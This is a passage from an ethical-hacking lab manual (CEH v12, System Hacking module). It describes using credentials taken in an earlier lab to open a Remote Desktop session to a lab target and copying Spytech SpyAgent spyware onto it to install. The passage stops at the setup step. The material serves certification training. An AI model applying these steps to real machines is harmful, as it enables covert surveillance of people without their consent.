
4. The Windows Security pop-up appears. Enter the Password as **qwerty** and click OK.

Note: Observe **CEH\Jason** user under **User name**. This is because we have logged with Jason's user credentials, located on the target system (10.10.1.19).

Note: Here, we are using the target system user credentials obtained from the previous lab.



5. A Remote Desktop Connection window appears; click Yes.




Note: You cannot access the target machine remotely if it is off. This is possible only when the machine is turned on.

6. A **Remote Desktop connection** is successfully established.



7. Close the **Server Manager** window and minimize **Remote Desktop Connection**.
8. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware\General Spyware** and copy the **Spytech SpyAgent** folder.



9. Switch to the **Remote Desktop Connection** window and paste the **Spytech SpyAgent** folder on target system's **Desktop**, as shown in the screenshot.


Module 06 – System Hacking



10. Open the **Spytech SpyAgent** folder and double-click the **Setup** (password=spytech) application.

